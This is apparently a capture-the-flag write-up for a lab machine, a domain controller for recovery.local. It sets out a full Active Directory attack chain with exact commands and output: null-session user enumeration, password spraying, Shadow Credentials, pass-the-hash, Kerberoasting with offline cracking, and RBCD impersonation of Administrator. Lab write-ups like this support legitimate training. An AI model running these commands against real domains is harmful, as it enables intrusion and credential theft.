
Ronin66 Recovery Writeup
An SMB null session leaks a password in a description field, then Shadow Credentials, a credential buried in a custom binary, a Kerberoast and RBCD over the DC.
Summary
Recovery is a Windows domain controller for the recovery.local domain. Initial enumeration revealed that SMB accepted null authentication, allowing the domain user list to be enumerated. One account had a password exposed in its description field, which was successfully sprayed against the other users and resulted in valid credentials for j.ortega.
With access as j.ortega, BloodHound identified an AddKeyCredentialLink relationship over s.connery. This permission was abused to perform a Shadow Credentials attack, obtaining the NT hash of s.connery and gaining a WinRM session.
From the compromised host, a custom binary in C:\Utils was downloaded and analyzed with strings, revealing another cleartext credential. The recovered password belonged to s.johansson. BloodHound then showed that s.johansson had WriteSPN over w.dafoe, allowing a targeted Kerberoasting attack. The resulting TGS hash was cracked offline, recovering w.dafoe’s password.
Finally, BloodHound showed that w.dafoe had GenericAll over the domain controller. This was abused to configure Resource-Based Constrained Delegation (RBCD), impersonate Administrator, and obtain full control of the domain controller.
Recon
Initial Enumeration
A full TCP scan with service detection was performed to identify the exposed services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
nmap -sSV -p- 172.16.18.19 --min-rate 5000

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: recovery.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap
3268/tcp  open  ldap
3269/tcp  open  ssl/ldap
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
9389/tcp  open  mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
The exposed Kerberos, LDAP, SMB, and RPC services indicated that the target was a domain controller. The LDAP banner identified the domain as recovery.local, while the service information identified the host as DC01.
SMB Enumeration
Since SMB was exposed on port 445, a null session was tested. The server accepted anonymous authentication and allowed the domain user list to be enumerated:
1
2
3
4
5
6
7
8
9
10
11
12
nxc smb 172.16.18.19 -u '' -p '' --users

SMB   172.16.18.19   445   DC01   [+] recovery.local\:
SMB   172.16.18.19   445   DC01   -Username-      -Last PW Set-       -BadPW- -Description-
SMB   172.16.18.19   445   DC01   Guest           <never>             0
SMB   172.16.18.19   445   DC01   s.connery       2025-10-14 12:37:26 0
SMB   172.16.18.19   445   DC01   m.gibson        2025-10-14 12:38:51 0
SMB   172.16.18.19   445   DC01   j.statham       2025-10-14 12:40:40 0   ChangeMe2025!
SMB   172.16.18.19   445   DC01   s.johansson     2025-10-17 13:46:49 0
SMB   172.16.18.19   445   DC01   j.ortega        2025-10-14 13:17:02 0
SMB   172.16.18.19   445   DC01   w.dafoe         2025-10-17 13:44:57 0
SMB   172.16.18.19   445   DC01   [*] Enumerated 7 local users: RECOVERY
The description field for j.statham contained the value ChangeMe2025!, which appeared to be a password. Testing it against the account itself showed that it was not valid for j.statham:
1
2
3
nxc smb 172.16.18.19 -u 'j.statham' -p 'ChangeMe2025!'

SMB   172.16.18.19   445   DC01   [-] recovery.local\j.statham:ChangeMe2025! STATUS_LOGON_FAILURE
Since the password was exposed in the domain user enumeration output but did not belong to j.statham, it was sprayed against the other enumerated accounts:
1
2
3
4
5
6
7
nxc smb 172.16.18.19 -u users.txt -p 'ChangeMe2025!'

SMB   172.16.18.19   445   DC01   [-] recovery.local\s.connery:ChangeMe2025! STATUS_LOGON_FAILURE
SMB   172.16.18.19   445   DC01   [-] recovery.local\m.gibson:ChangeMe2025! STATUS_LOGON_FAILURE
SMB   172.16.18.19   445   DC01   [-] recovery.local\j.statham:ChangeMe2025! STATUS_LOGON_FAILURE
SMB   172.16.18.19   445   DC01   [-] recovery.local\s.johansson:ChangeMe2025! STATUS_LOGON_FAILURE
SMB   172.16.18.19   445   DC01   [+] recovery.local\j.ortega:ChangeMe2025!
The password was valid for j.ortega:
1
j.ortega : ChangeMe2025!
Shell as s.connery
BloodHound Analysis
With valid domain credentials, BloodHound data was collected to identify additional attack paths:
1
bloodyAD --host 172.16.18.19 -d recovery.local -u 'j.ortega' -p 'ChangeMe2025!' get bloodhound
The resulting BloodHound data showed that j.ortega had the AddKeyCredentialLink permission over s.connery.

AddKeyCredentialLink allows a new Key Credential to be associated with the target account. This can be abused through a Shadow Credentials attack to authenticate as the target account using PKINIT.
Shadow Credentials Attack
Before performing the attack, the local system clock was synchronized with the domain controller to avoid Kerberos authentication failures caused by clock skew. bloodyAD was then used to add a Shadow Credential to s.connery:
1
2
3
4
5
6
7
ntpdate 172.16.18.19
bloodyAD --host 172.16.18.19 -d recovery.local -u 'j.ortega' -p 'ChangeMe2025!' add shadowCredentials s.connery

[+] KeyCredential generated with following sha256 of RSA key: 31a076ce8fdb33064fe108ed74395c2379a1a2ad9e2d29205cbafbe0e67afdd7
[+] TGT stored in ccache file s.connery_zx.ccache

NT: 406345455039820bb7e5fad7cf82c556
The attack returned the NT hash associated with s.connery. The hash was then used for pass-the-hash authentication over WinRM:
1
2
3
4
evil-winrm -i 172.16.18.19 -u 's.connery' -H '406345455039820bb7e5fad7cf82c556'

*Evil-WinRM* PS C:\Users> cat Public/user.flg
e34<SNIP>a09
This provided an authenticated shell as s.connery.
Shell as s.johansson
Cleartext Credential in mount.exe
While enumerating the compromised host, a custom executable was found in C:\Utils:
1
2
3
4
5
6
7
*Evil-WinRM* PS C:\Utils> ls

    Directory: C:\Utils

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/15/2025   6:09 PM         113774 mount.exe
The binary was downloaded for local analysis. Running strings against it revealed a hardcoded credential:
1
2
3
4
strings mount.exe

user: ******@recovery.local
password: R0ckth!spass678
The recovered password was then sprayed against the previously enumerated domain accounts to determine which account it belonged to:
1
2
3
4
5
6
7
8
nxc smb 172.16.18.19 -u users.txt -p 'R0ckth!spass678'

<SNIP>

SMB   172.16.18.19   445   DC01   [-] recovery.local\s.connery:R0ckth!spass678 STATUS_LOGON_FAILURE
SMB   172.16.18.19   445   DC01   [-] recovery.local\m.gibson:R0ckth!spass678 STATUS_LOGON_FAILURE
SMB   172.16.18.19   445   DC01   [-] recovery.local\j.statham:R0ckth!spass678 STATUS_LOGON_FAILURE
SMB   172.16.18.19   445   DC01   [+] recovery.local\s.johansson:R0ckth!spass678
The password was valid for s.johansson:
1
s.johansson : R0ckth!spass678
Targeted Kerberoast against w.dafoe
Using the s.johansson credentials, BloodHound was reviewed for additional privileges and relationships. It showed that s.johansson had WriteSPN over w.dafoe.

This permission allowed a targeted Kerberoasting attack. The attack temporarily assigned an SPN to w.dafoe, requested a Kerberos service ticket for the account, and removed the SPN after the ticket was obtained:
1
2
3
4
5
6
7
python3 targetedKerberoast.py -v -d 'recovery.local' -u 's.johansson' -p 'R0ckth!spass678'

[*] Starting kerberoast attacks
[VERBOSE] SPN added successfully for (w.dafoe)
[+] Printing hash for (w.dafoe)
$krb5tgs$23$*w.dafoe$RECOVERY.LOCAL$recovery.local/w.dafoe*$<SNIP>999851762ae5479c202a4e124c25f5c464b8d31a20c37dd051798ea60c111383556f765
[VERBOSE] SPN removed successfully for (w.dafoe)
The resulting TGS hash was saved and cracked offline using John the Ripper:
1
2
3
4
john hash --wordlist=/usr/share/wordlists/rockyou.txt
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
mdmdancer3!      (?)
1g 0:00:00:01 DONE
The password for w.dafoe was recovered:
1
w.dafoe : mdmdancer3!
Domain Compromise
RBCD to Domain Compromise
With valid credentials for w.dafoe, BloodHound showed that the account had GenericAll over the domain controller.

This level of control allowed Resource-Based Constrained Delegation (RBCD) to be configured against DC01$.
First, a new computer account was created to act as the delegation source:
1
2
impacket-addcomputer -method LDAPS -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!' -dc-host 172.16.18.19 -domain-netbios recovery.local 'recovery.local/w.dafoe:mdmdancer3!'
[*] Successfully added machine account ATTACKERSYSTEM$ with password Summer2018!.
The newly created computer account was then granted delegation rights over the domain controller:
1
2
3
impacket-rbcd -delegate-from 'ATTACKERSYSTEM$' -delegate-to 'DC01$' -action 'write' 'recovery.local/w.dafoe:mdmdancer3!'
[*] Delegation rights modified successfully!
[*] ATTACKERSYSTEM$ can now impersonate users on DC01$ via S4U2Proxy
With the delegation relationship in place, a service ticket for cifs/DC01.recovery.local was requested while impersonating Administrator:
1
2
3
4
5
impacket-getST -spn 'cifs/DC01.recovery.local' -impersonate 'Administrator' -dc-ip 172.16.18.19 'recovery.local/ATTACKERSYSTEM$:Summer2018!'
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC01.recovery.local@RECOVERY.LOCAL.ccache
The resulting Kerberos ticket was then used with wmiexec. The DC FQDN was first added to /etc/hosts, and the generated ccache file was exported through KRB5CCNAME:
1
2
3
4
5
6
7
8
echo '172.16.18.19 DC01.recovery.local DC01' >> /etc/hosts

export KRB5CCNAME=Administrator@cifs_DC01.recovery.local@RECOVERY.LOCAL.ccache

impacket-wmiexec Administrator@DC01.recovery.local -k -no-pass
[*] SMBv3.0 dialect used
C:\>whoami
recovery\administrator
The resulting session was authenticated as recovery\administrator, providing administrative control of the domain controller. The final flag was then retrieved from the Administrator desktop:
1
2
C:\Users\Administrator\Desktop>type root.flg
ed2<SNIP>4cd